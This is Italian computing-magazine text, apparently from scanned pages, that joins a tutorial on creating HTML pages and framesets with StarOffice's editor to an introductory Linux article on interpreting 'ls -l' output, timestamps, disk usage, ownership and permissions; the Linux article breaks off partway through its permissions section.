Inoltre per ogni tag *<[tag]>* che racchiude il testo o altri tag secondari annidati, c'è sempre un suo corrispettivo *</[tag]>* che "chiude" la sezione. Nella pagina mostrata in Figura 1 possiamo distinguere due sezioni





Figura 1
Codice HTML di una pagina Web.





Figura 2

Creazione di un docuemnto HTML.

particolari: la "testa", contrassegnata dai tag *<HEAD> </HEAD>,* ed il "corpo" del documento fra tag *<BODY> </BODY>:* nella prima troviamo informazioni di carattere generale del documento, per esempio il titolo della pagina *(<TITLE></TITLE>)* e la storia del documento: l'autore, la creazione e successive modifiche. Bisogna osservare che questo documento è generato da un editor HTML, che automaticamente definisce tutte queste informazioni che non hanno importanza al fine della visualizzazione del contenuto. Esse vengono quindi inserite per dare una descrizione quanto più esauriente del codice HTML che viene letto. Spostandoci alla seconda parte troviamo il contenuto vero e proprio del documento: da notare che il testo (quello evidenziato in grigio in figura) è sempre racchiuso fra i tag di paragrafo <P [informazioni di formato]> </P>. Per ogni tag che apre il paragrafo si possono leggere informazioni sull'allineamento del testo, il font usato eccetera.

Dopo questa breve illustrazione dell'HTML passiamo quindi a descrivere il funzionamento dell'editor HTML di StarOffice. Per chi fosse interessato ad approfondire i dettagli dell'HTML la documentazione a riguardo è vastissima.

Creiamo la pagina HTML

Creare un documento HTML è facilissimo: dall'Explorer di StarOffice è sufficiente selezionare nuovo documento HTML (Figura 2) e tutto funziona come un comune documento di testo: formato del testo, del paragrafo, uso degli stili, tutto è reso immediatamente visibile come verrà poi presentato dal browser (Figura 3). Ciò è possibile grazie all'*Online Layout* fornito da Staroffice. Ci sono comunque tre altre modalità di visualizzazione del documento, selezionabili dal menù *Visualizza: Layout di stampa, Test Sorgente HTML* e *Schermo Intero.* La prima opzione (Figura 4) è utile per la stampa del documento e la gestione dei campi nascosti, come l'URL ed il titolo della pagina, il sorgente HTML è quello visualizzato in Figura 1. Talvolta per la gestione di pagine molto ricche di dettagli è utile passare alla modalità sorgente per la regolazione fine di allineamenti, di tabelle e figure che non sempre è possibile in modalità di Online Layout. Un occhio all'impostazione della barra dei pulsanti, in particolare alla barra degli hyperlink (Figura 5): la sua attivazione consente di visualizzare l'URL corrispondente ad un certo hyperlink inserito nel documento. L'inserimento dei link è semplice e immediato: è sufficiente accedere al menù *Inserisci/Hyperlink,* quindi mettere le informazioni. Staroffice suddivide i link in quattro sezioni: la prima è *'Internet',* per collegamenti a pagine web, FTP per scambio file, o sessioni telnet; la seconda *'Mail & News'* per invio di messaggi a caselle di posta o newsgroup, infine *'Documento'* e *'Nuovo Documento'* per le pagine locali (Figura 6).
specificato il tipo di link bisogna introdurre il testo con il collegamento nel campo *Note.* Il link così ottenuto è modificabile dalla barra degli strumenti Web (Figura 7), dove è possibile vedere a sinistra la descrizione e a destra l'URL di collegamento del testo selezionato.
Per collegamenti internet di tipo web e telnet è sufficiente inserire l'URL di riferimento (Figura 6), mentre per i link su siti FTP oltre all'indirizzo





Figura 3

Grazie all'online layout è possibile vedere la pagina HTML così come verrà visualizzata dal browser.





Figura 4

Visualizzazione della pagina in formato di stampa.

bisogna specificare l'utente e la password con cui si fa la connessione, Nel caso si vogliano inserire indirizzi di posta selezionando la sezione mail, basta scrivere l'indirizzo di posta elettronica del destinatario, ovvero l'indirizzo newsgroup. Per quanto riguarda i collegamenti a documenti locali è possibile scegliere fra documenti esistenti e nuovi documenti: per quelli già esistenti (Figura 8) bisogna inserire il percorso del documento e la chiave all'interno dello stesso (nel nostro caso la parola *'EDITOR'*). StarOffice dà inoltre la possibilità di creare nuovi documenti a partire dal link (Figura 9): si può scegliere il tipo di documento, e se aprirlo in modifica immediatamente o dopo.

Uso dei modelli e il navigatore

Diamo uno sguardo al modello predefinito di StarOffice: *HTML.vor.* Lo troviamo nella directory *office52/share/template/italian/internal/* (per la versione in italiano). Esso fornisce la corrispondenza fra gli stili definiti nel modello ed i corrispondenti tag HTML (Figura 10).
Per cambiare tipo di carattere al modello è sufficiente andare su *Menù-Strumenti-Opzioni-Documento di testo-Caratteri standard,* mentre si può usare lo *Stilista (Menù-Formato_Stilista)* per la gestione degli stili.
Vale la pena ricordare l'uso di un prezioso strumento che è il Navigatore, selezionabile da *Menù-Modifica-Navigatore.* Esso visualizza tutte le componenti strutturali del documento: intestazioni, tabelle, link.
Consente una rapida modifica dell'elemento del documento selezionato e permette di cambiare l'ordine gerarchico in cui paragrafi, tabelle, etc. sono presentati.

Figura 5

Selezione della barra strumenti hyperlink

Tabelle

Le tabelle possono essere utilizzate come normali tabelle di testo, però anche come struttura per ordinare nel documento elementi ordinati che possono essere link oppure immagini, come nel caso del documento di esempio (Figura 11).
In questo caso i bordi delle tabelle sono visibili nel layout di visualizzazione ma sono impostate con bordi trasparenti solo per disporre convenientemente testo ed immagini.
Per l'inserimento della tabella spostarsi su *Menù-Inserisci-Tabella* e comparirà la pop-up mostrata in Figura 12.
Viene inserito il nome della tabella, che sarà poi visibile dal navigatore, il numero di righe e colonne, ed alcune opzioni: selezione presenza

Figura 6

Inserimento di un link su internet.

dell'intestazione, presenza del bordo, oppure la formattazione automatica secondo alcuni modelli disponibili.

Uso dei frame

Una volta acquisite le basi dell'editing HTML, passiamo a qualcosa di più interessante e che può rendere le nostre pagine più accattivanti: i frame. Letteralmente frame si può tradurre come 'struttura', e difatti un frame HTML non è altro che una struttura in cui viene visualizzato un documento HTML. Il contenitore di tutto è il frameset: un insieme di frame disposto per righe e colonne. Di conseguenza in un frameset vengono visualizzate più pagine contemporaneamente. Di seguito viene spiegato come creare e modificare un frameset e la modifica dei documenti contenuti nei suoi frame utilizzando i tool di StarOffice. Ma prima di concludere è conveniente aprire l'HTML generato in quanto è comunque utile capire come viene strutturato il codice di un frameset ed i link sui frame.

Creazione del frameset

Un frameset è un documento HTML che contiene le informazioni sui frame in esso contenuti: la creazione è semplice: dal menù *File-Nuovo-Frameset* si crea una pagina bianca come qualsiasi documento. Utilizzando i pulsanti di suddivisione del frameset (Figura 13), ho suddiviso il frameset in tre zone: una parte superiore contenente la pagina con il titolo, una sezione laterali che funge da menù, ed un'area centrale. E' su quest'area che saranno visualizzati i documenti richiamati dai link sulla menù a sinistra. Per fare in modo che i link sul menù puntino alla zone centrale del frameset, si identifica il nome del frame centrale cliccando col tasto destro del mouse e selezionando *Proprietà*, quindi si specifica il nome del frame (Figura 14). Andiamo quindi a creare il link del frame sul menu: si può fare anche all'interno del frameset, togliendo il check a *Modifica-Frameset,* e andando in modifica dei link nella pagina di menù (Figura 15). Per la modifica del link andare su *Modifica-Hyperlink*, impostare nel campo *Frame* il nome del frame a cui puntare (nel nostro caso il frame *'pagina'*), ed il gioco è fatto. Non resta che salvare il tutto ed aprire con un browser qualsiasi il frameset, e... buona navigazione.

Figura 7

Le proprietà di un link si possono cambiare direttamente nella toolbar *strumenti web*.





Figura 8

Link ad un documento con la posizione relativa sulla chiave *'EDITOR'*.





Figura 9

Link ad un nuovo documento: viene scelto il nome il tipo e quando modificarlo.

Un'occhiata al codice

Una breve descrizione al codice HTML generato per il frameset (Figura 16), ed i link sulla pagina





Figura 10

Corrispondenza tra stili e tag HTML.

Figura 12

Inserimento di una tabella.

del menu (Figura 17): per il frameset la parte di intestazione è quella comune ad una qualsiasi pagina HTML; la definizione delle righe e colonne del frameset si trova rispettivamente nei campi FRAMESET ROWS e FRAMESET COLS, con indicate le percentuali di spazio assegnate. Per quanto riguarda il contenuto, esso è racchiuso fra i tag FRAMESRC con le indicazioni delle pagine di riferimento. E' immediato notare, anche dalla disposizione del codice che il nostro frameset è disposto su due colonne e che nella seconda ci sono due righe. Il nome del frame è quello evidenziato dal campo *NAME*. In Figura 16 invece notiamo che i tutti i link sono seguiti dal campo *TARGET*, seguito dal nome del frame *('pagina')* in cui visualizzare la pagina.
Ci sono dei valori di target predefiniti per visualizzare la pagina in una nuova pagina esterna al frameset *(_blank)*, oppure che ricoprono tutta la superficie del frameset *(_parent)*.

Conclusioni

In questo articolo nell'illustrare le capacità del tool HTML di StarOffice si è voluta dare un'indicazione su alcuni concetti base dell'HTML anche per avvicinare i neofiti assoluti, senza per questo fermarsi al banale click del mouse su una maschera, ma andando a vedere cosa c'è 'dietro' la creazione di un documento di script. Questo ragionamento vale in generale per tutti i tool di scripting, dall' HTML al LateX fino ad arrivare ai RAD per quanto riguarda la programmazione. Usare un tool grafico è molto utile per impostare il lavoro velocemente, ma vale sempre la pena osservare ed intervenire sul codice generato per una migliore gestione.

Marco Giangrasso





Figura 11

Layout di modifica di un documento HTML con tabelle a bordi trasparenti, per la disposizione di testo ed immagini.

Figura 13

Frameset suddiviso in tre zone con evidenziati i pulsanti di suddivisione delle aree.

Come in tutti gli articoli di questa serie, puoi provare gli esempi che daremo direttamente in una console di testo (prova a digitare <Ctrl>-<Alt>-<F1>, poi digita il tuo nome utente e la password) oppure da una finestra di terminale, se preferisci lavorare in modalità grafica.

Tutto quello che avreste sempre voluto sapere sui file

Confuso dall'output di ls? Desideroso di muovere i primi passi nelle problematiche di sicurezza Linux? Questo articolo fa per te!

Il miglior amico dell'utente di un sistema unixoide è l'insostituibile *ls(1)*: proponi a un appassionato di rinunciarvi in favore di una interfaccia grafica a icone, ti guarderà male! Il motivo principale è la grande quantità di informazioni che, con un minimo di esperienza, si possono tirare fuori, e la semplicità di effettuare successive elaborazioni concatenandone l'output con altri comandi (come discusso nel n. 12). Alla base di questo tipo di utilizzo c'è l'approfondita comprensione, che vogliamo trasmettere in questo articolo, dei dettagli visualizzati tramite l'opzione *-l* (*"long listing"*); approfitteremo dell'occasione per parlare di alcuni comandi correlati con le proprietà dei file. Iniziamo da un estratto di risultato dell'esecuzione del comando *ls -l* (Tabella 1).

drwxr-xr-x	3 fms	508	4096	May	20	11:18	Desktop
-rw-r–r–	1 fms	users	8509	Mar	30	18:41	blackbox-menu
-rw——	1 fms	users	43609	Mar	11	10:39	fetchids@cgrg
-rw——	1 fms	users	489	Mar	11	10:40	fetchmailrc@cgrg
drwx——	2 fms	users	4096	Nov	29	2000	mail
-rw-r–r–	1 fms	users	171	Apr	14	22:17	prova.txt
-rw-r–r–	1 fms	users	296	May	21	01:20	nota.txt
drwxr-r–	2 fms	users	4096	Sep	3	2000	annotazioni

Tabella 1

Estratto di una esecuzione di LS-l

Per dissezionare questo output conviene partire dalla fine, e innanzitutto dal nome del file. Questo viene riportato a fine linea perché di lunghezza più imprevedibile rispetto alle altre informazioni, che possono pertanto essere più facilmente disposte in forma tabellare. Il nome di un file può essere cambiato con il comando *mv(1)*; ad esempio, *mv vecchionome nuovonome*. Ricorda però che *mv* viene usato anche per spostare file e directory

Che cos'è questo file?

Avere nomi di file arbitrariamente lunghi è un lusso che alcuni sistemi operativi, che dovrebbero al giorno d'oggi avere solo rilevanza storica, hanno scelto di evitare. Così, MS-DOS imponeva un limite massimo di otto (!) caratteri per la lunghezza dei "nomi", ma poi consentiva l'aggiunta di una "estensione" di tre caratteri, che tra l'altro codificava il tipo di file: .TXT per il file di testo, .BAT per gli script di sistema, .EXE per gli eseguibili, e così via. Ovviamente, cambiare l'estensione di un file era una ricetta per il disastro! I sistemi unixoidi hanno invece sempre avuto una struttura "piatta" per i nomi dei file: una parte finale separata con un punto dal resto del nome era possibile, ma non veniva trattata in maniera speciale dal sistema operativo. Windows ha scelto una via intermedia: il nome può contenere un numero arbitrario di punti, ma la parte finale viene comunque trattata in maniera speciale, per riconoscere il tipo di file. Nei sistemi Gnu/Linux, questo tipo di soluzione è utilizzata nei "desktop environment" Gnome e KDE, mentre il kernel tratta il nome del file come una stringa di caratteri arbitraria.
Il comando *file*(1) tenta di fornire quante più notizie possibili su un file. Innanzitutto, viene verificato se si tratta di un file speciale: un link simbolico, un device, eccetera. Se si tratta di file normale, vengono cercate sequenze particolari in punti predefiniti per tentare di capire di che file si tratta; l'esempio classico è quello dei file eseguibili, ma gli esempi di questo tipo sono innumerevoli (ed elencati in */usr/share/misc/magic*). Infine, se si tratta di un file normale non riconosciuto tramite quest'ultima tecnica, il comando prova a riconoscere altri dettagli dal testo in esso contenuto. Se volete vedere che tipi di file ci sono sul vostro sistema, provate il seguente comando:

```
find / -print0 | xargs
-0 file | sort -k 2 |
uniq -f 1 | less
```

Incidentalmente, questo è un buon esercizio di cui capire il significato, con l'aiuto dell'articolo del n. 12 e delle pagine di manuale.

all'interno di un'altra directory; questo avviene se l'ultimo argomento del comando è una directory esistente. In caso contrario, il comando deve obbligatoriamente avere due argomenti, e agisce come un cambio di nome. Nel caso dell'output precedente, ad esempio, *mv nota.txt nota2.txt* cambierà il nome del file; *mv prova.txt nota.txt* cambierà nome sovrascrivendo il preesistente *nota.txt; mv prova.txt annotazioni* sposterà il file nella directory; infine, *mv prova.txt nota.txt annotazioni* sposterà due file nella directory.

Data e ora

Subito prima del nome del file viene indicato l'istante dell'ultima modifica effettuata (ma può anche essere richiesto l'istante dell'ultimo utilizzo, tramite l'opzione *-u*, o quella dell'ultimo cambiamento di attributi, tramite l'opzione *-c*).
Per i file più vecchi di sei mesi viene indicato l'anno, per gli altri l'ora; è possibile comunque utilizzare l'opzione *--full-time* per avere tutte le informazioni -al costo, naturalmente, di una maggiore larghezza delle linee di output-. Il comando *touch(1)* permette di modificare gli istanti di accesso e di modifica di un file. Tornando all'esempio di cui sopra, il comando *touch prova.txt* aggiornerà l'orario a quello attuale; mentre il comando *touch -t 203411020000.03 prova.txt* aggiornerà data e ora a tre secondi dopo la mezzanotte del due novembre 2034 (le date future, naturalmente, sono perfettamente consentite).
Il formato della stringa relativa a data e ora, riportato nella pagina di manuale, illustra un importante principio generale, l'utilizzo delle parentesi quadre per indicare parti opzionali:

```
-t orario
```

Usa l'orario specificato come nuovo valore per gli orari da cambiare. L'argomento è un numero decimale della forma

```
[[SS]AA]MMGGoomm[.ss]
```

con l'ovvio significato. La parte che non è compresa in parentesi, *MMGGoomm*, è obbligatoria. La parte che segue, relativa ai secondi, è opzionale, come pure quella iniziale relativa all'anno; questo può essere indicato con due o con quattro cifre. Se vuoi giocare con questo comando, scoprirai presto che su un sistema a 32 bit non puoi dare una data e un'ora successiva alle 4:14.07 del 19 gennaio 2038:

```
$ touch -t 3801190414.07
                prova.txt
$ touch -t 3801190414.08
                prova.txt
touch: invalid date format
```

`3801190414.08'

Data e ora, in effetti, sono memorizzate come il numero di secondi trascorsi dalla mezzanotte di Capodanno del 1970. Se ti preoccupa quello che accadrà fra poco meno di 37 anni, puoi rilassarti: per quanto sia difficile prevedere il futuro nel campo dell'informatica, si può presumere che per allora utilizzeremo esclusivamente sistemi a 64 bit, il che ci darà un po' di respiro per... uhm... 292 miliardi di anni, o giù di lì! Se si "tocca" un file inesistente, questo verrà creato; così, il comando *touch nomefile* è la maniera più rapida di creare al volo un file vuoto (*echo > nomefile* si avvicina abbastanza, ma richiede una battuta in più e crea un file contenente un singolo carattere di fine linea!)

Spazi e dimensioni

Subito prima di data e ora viene riportata la dimensione del file, in byte. Nota che questa è la dimensione *effettiva*, che in generale non corrisponde allo spazio occupato. Lo spazio disco può essere allocato solo in blocchi, la cui dimensione varia da 1 a 4 kB, a seconda della formattazione del file system; pertanto, un file contenente un singolo carattere ha una dimensione di un byte, ma occupa un blocco intero, mentre un file di 1025 caratteri occupa almeno due kB, e forse anche 4.
Questi sprechi sono caratteristici dei *fileystem a blocchi*, come il classico *ext2* in Linux e *fat* in Windows; ma con la versione 2.4 del kernel di Linux, o con delle *patch* sulle versioni 2.2, è possibile utilizzare il filesystem *reiserfs*, che permette di sfruttare fino all'ultimo byte lo spazio disco! Lo spazio effettivamente occupato da un file, in kB, può essere ottenuto tramite il comando *du nomefile*. Il comando *du(1)* è molto generale; senza argomenti, esso viene applicato ricorsivamente a tutti i file, directory e sottodirectory. Se si utilizza l'opzione *-s*, per le directory viene visualizzato lo spazio totale, comprensivo di tutto il loro contenuto. Applicazioni ripetute di questo comando, magari in combinazione con il comando *sort(1)* per comodità, permettono di rintracciare dove si trovano i file che consumano spazio disco:

```
$ du -s * | sort -n -k 1
...
5044    debs
5452    doc
5992    .e-conf
9032    .kde
16248   projects
37500   Mail
99688   images
167716  LM
$ cd LM
$ du -s * | sort -n -k 1
...
15348   numero13
24236   numero8
87416   numero10
```

Un altro comando utile legato alla gestione dello spazio disco è *df(1)*, che indica lo spazio totale occupato su un filesystem. Per comprendere bene la differenza tra i numeri forniti dai due comandi, devi ricordare che nei

$ df

Filesystem	1k-blocks	Used	Available	Use%	Mounted on
/dev/hda2	2403452	804412	1476948	36%	/
/dev/hda5	885780	246216	2492976	9%	/var
/dev/hda6	9614116	759900	8365844	9%	/home

Tabella 2

Esecuzione del comando df





Figura 1

Rapporto tra albero dei file e filesystem: in rosso e blu due filesystem montati all'interno dell'albero dei file di un sistema GNU/Linux.

sistemi unixoidi tutti i dispositivi fanno parte di uno stesso albero di file e directory; all'interno di questo, possono essere "innestati" diversi filesystem (Figura 1). Il

Figura 2

Trasformazione di un permesso dalla forma simbolica alla forma numerica.

comando *du* attraversa tutti i filesystem (a meno che non gli si fornisca l'opzione *-x*), mentre *df* riporta lo spazio occupato da ciascun filesystem. Ecco il risultato dell'esecuzione di *df* su un sistema come quello mostrato in Tabella 2. Lo spazio mostrato in corrispondenza della partizione */dev/hda2* su cui è montato il *root filesystem* si riferisce solo alla porzione dell'albero delle directory che in figura appare in nero; le altre due linee si riferiscono alle sezioni in blu e in rosso, rispettivamente. Notiamo anche che *du* non tiene conto di informazioni "amministrative" specifiche dei filesystem (in ext2, ad esempio, dello spazio occupato dal "superblocco"e dalle sue copie), per cui riporta un'occupazione leggermente inferiore:

```
$ du -sx /
804396 /
```

Utenti e gruppi

I due campi che precedono la dimensione del file indicano il proprietario e il gruppo di appartenenza del file. All'interno del file queste informazioni sono codificate in forma numerica, e l'associazione con le rispettive stringhe descrittive viene effettuata tramite i file di sistema */etc/passwd e /etc/groups*. Nell'output che abbiamo riportato, ad esempio, si può notare la presenza di un file appartenente al gruppo "508", non presente in */etc/groups*; probabilmente un residuo dell'utilizzo della mia home directory in una differente distribuzione. Gli strumenti per la creazione di utenti e gruppi, da parte dell'utente *root*, può avvenire basilarmente con quattro modalità:

- manualmente (si modificano manualmente i file */etc/passwd* e */etc/groups*, se necessario si crea la home directory dell'utente, eventualmente con alcuni file di inizializzazione);
- tramite il comando *useradd(8)*, che modifica i file, crea la home directory e vi copia i file di inizializzazione trovati in */etc/skel*;
- tramite script come *adduser(8)* e *addgroup(8)*, che costituiscono un *front-end* semplificato;
- tramite un'interfaccia grafica.

Ciascun utente appartiene a uno o più gruppi, uno dei quali è il suo *gruppo iniziale*, cioè quello con cui effettua il login e cui vengono attribuiti i nuovi file creati. Il comando *usermod(8)* permette di modificare queste informazioni: con l'opzione *-g* per il gruppo iniziale, e *-G* per i gruppi addizionali.
E' possibile modificare l'utente e il gruppo proprietario del file tramite i comandi *chown(1)* e *chgrp(1)*. Il primo permette comunque di specificare sia utente che gruppo, separandoli tramite un punto; per entrambe i comandi è preziosa l'opzione *-R*, che ne consente l'applicazione ricorsiva a una directory; ad esempio, per rimettere a posto la directory con un gruppo di proprietà inesistente si può utilizzare l'uno o l'altro dei seguenti comandi:

```
$ chgrp -R users Desktop
$ chown -R fms.users
```

Naturalmente, un utente può solo modificare il gruppo di appartenenza dei suoi file; per altre operazioni occorre agire come *root*.

Autorizzazioni

Nei sistemi unixoidi, come dice uno dei più diffusi adagi, ogni risorsa è un file. Rispetto alle azioni che su un file si possono compiere, esistono tre categorie di utenti: il proprietario, il gruppo di appartenenza, e il resto del mondo. Ciascuno di questi tre gruppi può compiere tre azioni: leggere dati dal file (o dalla risorsa, che dir si

Root o non root, questo è il dilemma...

È buona abitudine non abusare dell'account root, e utilizzarlo solo quando necessario; allo stesso tempo, non è opportuno "abbondare" con i permessi attribuiti ai file, soprattutto su una macchina comunemente raggiungibile via rete. Questo tipo di problema è in genere risolto tramite l'utilizzo dei gruppi. Così, ad esempio, se con un normale account non riuscite a utilizzare il CD-ROM, potete vedere a quale gruppo appartiene la risorsa, e quindi inserire la vostra utenza in quel gruppo:

```
$ ls -l /dev/cdrom
lrwxrwxrwx 1 root root
        3 Jun 22 17:23
      /dev/cdrom -> hdc

$ ls -l /dev/hdc
brw-rw---- 1 root disk
     22, 0 May 12 19:34
              /dev/hdc

$ su -c 'usermod -G
              disk fms'
Password:
```

